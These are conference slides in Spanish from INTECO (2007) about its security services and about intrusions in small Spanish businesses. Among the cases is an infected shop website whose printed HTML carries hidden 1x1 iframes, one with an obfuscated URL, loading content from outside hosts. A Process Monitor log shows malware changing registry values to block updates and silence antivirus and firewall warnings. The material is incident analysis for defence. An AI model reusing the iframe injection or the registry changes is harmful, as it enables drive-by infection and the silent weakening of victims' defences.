



Instituto Nacional  
de Tecnologías  
de la Comunicación

# Experiencias en detección de intrusiones en pequeñas organizaciones

V Foro de seguridad RedIRIS

*Puerto de la Cruz (Tenerife)*

Abril 2007




## Instituto Nacional de Tecnologías de la Comunicación (INTECO)

- ✓ Sociedad estatal promovida y adscrita al Ministerio de Industria, Turismo y Comercio a través de la Secretaría de Estado de Telecomunicaciones y para la Sociedad de la Información.
- ✓ Su objetivo fundamental es servir como instrumento para desarrollar la Sociedad de la Información, mediante la gestión, asesoramiento, promoción y difusión de proyectos asociados a las Tecnologías de la Información y la Comunicación (TIC).
- ✓ Tres pilares fundamentales: la investigación aplicada, la prestación de servicios y la formación.

Líneas estratégicas de actuación de INTECO:

- **SEGURIDAD**
- **Accesibilidad**
- **Innovación TIC**
- **Ciudadanía e Internet**
- **e-Salud**

Seguridad  
Informática



- ✓ **Dirigido a sentar las bases de coordinación de distintas *iniciativas públicas entorno a la seguridad informática.***
- ✓ **Coordinar *investigación aplicada y formación especializada* en el ámbito de la seguridad en el uso de las TIC.**
- ✓ **Convertirse en el Centro de Referencia en Seguridad Informática a nivel nacional.**

Centro Nacional de Respuesta a Incidentes en Tecnologías de la Información (**CERT**) para PYMEs

Centro Demostrador de Seguridad para la PYME


**PYMES**

Centro de Alerta Temprana Antivirus (Centro Nacional de Respuesta para usuario doméstico)


**Ciudadanos**

Observatorio de la Seguridad de la Información

# Actuaciones en Seguridad o Confianza Electrónica



Seguridad  
Informática



**Centro Nacional de Respuesta a Incidentes de Seguridad en  
Tecnologías de la Información para PYMEs**

¿Por qué las PYMES?

El **94%** del tejido empresarial español está compuesto por pequeñas y medianas empresas

**Dotadas de una infraestructura informática y de comunicaciones de pequeña o mediana capacidad**


Sus **medios de defensa**, técnicos y humanos, ante un posible ataque a su seguridad **son limitados**

Las pequeñas empresas gastan cada año en Europa 22.000 millones de euros en combatir ataques informáticos



**Prevenir, informar, dar respuesta y prestar soporte a la Pequeña Y Mediana empresa en Seguridad Informática.**

Seguridad Informática



**Centro Nacional de Respuesta a Incidentes de Seguridad en Tecnologías de la Información para PYMEs**

Servicios que ofrecerá

**Servicios Proactivos / Preventivos**

Ayudar a proteger sistemas, prevenir ataques y problemas antes de que estos produzcan daños en los sistemas



**Anuncios y avisos** sobre alertas, vulnerabilidades, herramientas, bases documentales y consejos

**Asistencia en la configuración de elementos de seguridad**, inicialización de los diferentes elementos de seguridad


**Difusión y formación al colectivo.**

**Desarrollo y recopilación de herramientas de seguridad**



CONCIENCIACIÓN, FORMACIÓN Y SENSIBILIZACIÓN: **GENERAR CONFIANZA**

Seguridad Informática



**Centro Nacional de Respuesta a Incidentes de Seguridad en Tecnologías de la Información para PYMEs**

Servicios que ofrecerá

**Servicios Reactivos**

ayudar a solucionar problemas de seguridad una vez hayan infectado los sistemas informáticos de la PYME



**Gestión de incidentes**, ayudando y registrando la incidencia; de esta manera reduciremos posibles futuros incidentes.

**Alertas y avisos**, que daremos a través del portal y los suscriptores de este servicio

**Gestión de vulnerabilidades**, con el análisis de fallos de sistemas y aplicaciones


**Gestión de *malware***, con el análisis y estudio (incluyendo técnicas de desensamblado e ingeniería inversa) del *malware*

**Coordinación de incidentes entre los distintos agentes**



**GENERAR RESPUESTAS Y POLITICAS DE SEGURIDAD ACTIVAS ANTE INCIDENTES Y SALVAGUARDAS**

Seguridad  
Informática



Centro de Alerta Temprana Antivirus



Concienciación del ciudadano en Materia de Seguridad Informática

¿Cómo lo ha conseguido hasta ahora?

Red de Sensores.

Somos capaces de procesar unos **25 millones de correos diarios** (aproximadamente un 10% del correo nacional) de la Red Académica Universitaria, Administración Pública y Empresa Privada a través de **más de 100 sensores**. Resultado de infecciones de correo se muestran en: [www.alerta-antivirus.es](http://www.alerta-antivirus.es); media de detección de correos infectados de virus informáticos **5,5%**

Informes gratuitos por correo electrónico.

Suscripción a Alertas por mail de virus muy peligrosos y de informes diarios sobre detección de virus. **240.000 subscriptores**.

Informe detallado en la página web: [www.alerta-antivirus.es](http://www.alerta-antivirus.es)


Virus que se van detectando a lo largo del día con una información detallada sobre los mismos (mas de **6.500 entradas de virus** y mas de **23.000 vulnerabilidades** documentadas, con más de 500.000 visitantes mensuales)

Herramientas/Útiles gratuitos de Ayuda al Usuario. Fraude Financiero en Internet.

Foros de discusión.



Seguridad  
Informática



Centro de Alerta Temprana Antivirus



Concienciación del ciudadano en Materia de Seguridad Informática

¿Cómo lo ha conseguido hasta ahora?

Buzones de consultas y sugerencias.

*Se resuelven todo tipo de consultas de los ciudadanos sobre sus incidencias con malware (virus, troyanos, etc.), cómo desinfectarse de los mismos y cómo llevar a cabo medidas de prevención.*

Información y alertas en páginas de teletexto.

*Para hacer llegar las alertas de virus informáticos a los ciudadanos a través de la pantalla de televisión. El servicio, abierto a cualquier cadena de televisión nacional o autonómica, será ofrecido mediante las páginas de teletexto*

Alertas en el chat IRC-Hispano

*Hacer llegar las alertas de virus informáticos a los ciudadanos a través de los servicios de chat de IRC-Hispano*

Seguridad Informática



**Centro de Alerta Temprana Antivirus**

Actuaciones ya realizadas o en desarrollo

**Índice de Peligrosidad del Correo Electrónico.**

Estudio del **comportamiento del SPAM** en España (SANET, Spam Analyzer Net).

**Ampliación información relativa a vulnerabilidades** mediante la *National Vulnerability Database* del **NIST**.

Ampliación **Red de Sensores del INTECO**.

Generación de un **Mapa Nacional de Incidencias**.

Ampliación de información y servicios sobre **fraude Online** → [antifraude@inteco.es](mailto:antifraude@inteco.es)

Generación de **nuevas herramientas de comunicación de alertas**.

**Ampliación foros de seguridad del INTECO**.

Participación del INTECO en **eventos de seguridad y medios de comunicación**.

Generación de **sinergias entre el INTECO y otros actores** de la seguridad.

## INTRUSIONES EN PYMEs

¿Qué las producen?

**CÓDIGO  
MALICIOSO  
(MALWARE)**

**Backdoors**

**Trojanos**

**SpyWare**

**Gusanos**

**Vulnerabilidades**

**Hackers**

**Empleados**

## INTRUSIONES EN PYMEs

¿Qué las producen?

**SPAM**

**PHISHING**


**Víctima**

**Transmisor**

**Transmisor**

**Víctima**

**BOTNETS**



## CASOS DE INTRUSIONES EN PYMEs (1)

CORTEO ELECTRONICO

Problemas de uso, consejos, programas de correo, programas anti-spam

Ir a: [Lista de Foros](#) • [Lista de Mensajes](#) • [Nuevo Tema](#) • [Buscar](#) • [Cerrar Sesión](#) Ir a discusión: [Anterior](#) • [Siguiete](#)

### Bloqueo en Spamcop

Enviado por : [REDACTED] (62. [REDACTED])  
Fecha: 15 de febrero de 2007, 19:28

Buenas tardes,

Mi IP pública ha sido incluida en algunas listas negras, entre ellas Spamcop. Como mi proveedor de correo utiliza esta lista, todo lo que tratamos de enviar por email desde dicha Ip es rechazado, gestiona una red con bastantes equipos, los cuales salen a través a Internet desde una misma IP pública.

Tras investigar bastante, he visto en la lista de Surriel que, efectivamente, se ha enviado spam desde esta dirección, pues el HELO así lo indica. El asunto del correo reza "Men's health drugs for almost a quarter the price!", por lo que supongo que algún equipo está infectado por algún troyano, pero he escaneado todos los equipos y no encuentro nada. La verdad es que hablamos de más de 50PCs, y claro con el NAT no puedo saber el origen exacto y no sé por dónde tirar. Alguien me podría ayudar?

En estos momentos no estamos enlistados, es decir, puede enviar correo, pero supongo que en cuestión de horas estaremos en las mismas.

Gracias de antemano.

## CASOS DE INTRUSIONES EN PYMEs (2)

### problemas con google

Enviado por : [REDACTED] (80-[REDACTED])

Fecha: 28 de febrero de 2007, 08:47

Hola buenso dias, desde hace unos dias en mi empresa tenemos un problema con el buscador google, cuando intentamos buscar algo nos sale una pantalla que dice

---

GOOGLE error

lo sentimos...

... pero en estos momentos no podemos procesar su solicitud. Un virus de ordenador o software espía nos está mandando solicitudes automáticas y, al parecer, su red o su equipo ha sido infectado.

Restauraremos su acceso tan pronto como nos sea posible, de modo que vuélvalo a intentar pronto. Mientras, podría ejecutar un programa para la detección de virus o para la eliminación de software espía para tener la seguridad de que su equipo no tiene virus ni otros tipos de software dañinos.

Rogamos disculpe las molestias. Esperamos verle pronto de nuevo en Google.  
Para seguir buscando, por favor, escriba los caracteres que ve a continuación:

---

No se como quitarlo, he probado con el antivirus que tenemos en la empresa, con antivirus on-line con programas anti espías (spybot, ad-aware) y nada, no consigo encontrar el maldito virus, troyano, lo que sea, ya me tiene asqueado el tema, la empresa tiene como unos 30 ordenadores y no encuentro nada en ellos, les he pasado estos programas y nada.

Si me pudiesen ayudar se lo agradecería.

## CASOS DE INTRUSIONES EN PYMEs (3)

Dirección <http://www.electrodomesticosfeijoo.com/>

Google Buscar 1 bloqueado(s) Corrector ortográfico Opciones Ir

**Electrodomesticos**

**www.feijoo.com [1] - Bloc de notas**

Archivo Edición Formato Ver Ayuda

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<iframe src="http://%6c%61%68%65%72%65.%63%6f%6d/%63%6f%75%6e%74%65%72/%69%6e%64%65%78.%70%68%70" width=1 height=1></iframe>
<iframe src="http://53server.com/counter/index.php" width=1 height=1></iframe>
<head>
<title>Bienvenido a la web de Electrodomesticos Feijoo</title>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
</head>
<body bgcolor="#000000" leftmargin="0" topmargin="0" marginwidth="0" marginheight="0" scroll=no>
<object classid="clsid:D27CDB6E-AE6D-11cf-96B8-444553540000" codebase="http://download.macromedia.com/pub/shockwave/cabs/fl
  <param name="movie" value="animaciones_flash/logos_feijoo/presentacion.swf">
  <param name="quality" value="high">
  <embed src="animaciones_flash/logos_feijoo/presentacion.swf" quality="high" pluginspage="http://www.macromedia.com/go/get
</body>
</html>
```





## CASOS DE INTRUSIONES EN PYMEs (3)

Complete scanning result of "file.jpg", received in VirusTotal at 11.23.2006, 13:44:19 (CET).

STATUS: FINISHED

Antivirus	Version	Update	Result
AntiVir	7.2.0.44	11.23.2006	HEUR/Crypted
Authentium	4.93.8	11.22.2006	no virus found
Avast	4.7.892.0	11.22.2006	no virus found
AVG	386	11.23.2006	no virus found
BitDefender	7.2	11.23.2006	no virus found
CAT-QuickHeal	8.00	11.22.2006	(Suspicious) - DNAScan
ClamAV	devel-20060426	11.23.2006	no virus found
DrWeb	4.33	11.23.2006	no virus found
eSafe	7.0.14.0	11.22.2006	Win32.Polipos.sus
eTrust-InoculateIT	23.73.65	11.23.2006	no virus found
eTrust-Vet	30.3.3209	11.23.2006	no virus found
Ewido	4.0	11.23.2006	no virus found
Fortinet	2.82.0.0	11.23.2006	suspicious
F-Prot	3.16f	11.22.2006	no virus found
F-Prot4	4.2.1.29	11.22.2006	no virus found
Ikarus	0.2.65.0	11.23.2006	no virus found
Kaspersky	4.0.2.24	11.23.2006	no virus found
McAfee	4902	11.22.2006	no virus found
Microsoft	1.1804	11.23.2006	no virus found
NOD32v2	1879	11.23.2006	no virus found
Norman	5.80.02	11.23.2006	W32/Suspicious_U.gen
Panda	9.0.0.4	11.22.2006	Suspicious file
Prevx1	V2	11.23.2006	no virus found
Sophos	4.11.0	11.16.2006	Mal/Packer
TheHacker	6.0.3.123	11.23.2006	no virus found
UNA	1.83	11.22.2006	no virus found
VBA32	3.11.1	11.22.2006	no virus found
VirusBuster	4.3.15:9	11.22.2006	no virus found

### Additional Information

File size: 3369 bytes

MD5: a2a84e6ff12058b66ba6c3238e6089e9

SHA1: c87b8b4ec82a454a40ab059d9364abfd5fe1b652

packers: UPACK

packers: UPack

## CASOS DE INTRUSIONES EN PYMEs (3)

Process Monitor - Logfile.PML

Event Filter Tools Options Help


Time	Process Name	PID	Operation	Path	Result	Detail
2:43:...	1964120818.exe	1392	SetEndOfFileInformationFile	C:\WINDOWS\system32\config\software.LOG	SUCCESS	EndOfFile: 45.056
2:43:...	1964120818.exe	1392	RegSetValue	HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\DoNotAllowXPSP2	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
2:43:...	1964120818.exe	1392	RegCloseKey	HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate	SUCCESS	
2:43:...	1964120818.exe	1392	RegCreateKey	HKLM\SOFTWARE\Microsoft\Security Center	SUCCESS	Desired Access: Write
2:43:...	1964120818.exe	1392	RegSetValue	HKLM\SOFTWARE\Microsoft\Security Center\AntiVirusDisableNotify	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
2:43:...	1964120818.exe	1392	SetEndOfFileInformationFile	C:\WINDOWS\system32\config\software.LOG	SUCCESS	EndOfFile: 49.152
2:43:...	1964120818.exe	1392	RegCloseKey	HKLM\SOFTWARE\Microsoft\Security Center	SUCCESS	
2:43:...	1964120818.exe	1392	RegCreateKey	HKLM\SOFTWARE\Microsoft\Security Center	SUCCESS	Desired Access: Write
2:43:...	1964120818.exe	1392	RegSetValue	HKLM\SOFTWARE\Microsoft\Security Center\FirewallDisableNotify	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
2:43:...	svchost.exe	840	RegCloseKey	HKLM\SOFTWARE\Policies	SUCCESS	
2:43:...	1964120818.exe	1392	RegCloseKey	HKLM\SOFTWARE\Microsoft\Security Center	SUCCESS	

Editor del Registro

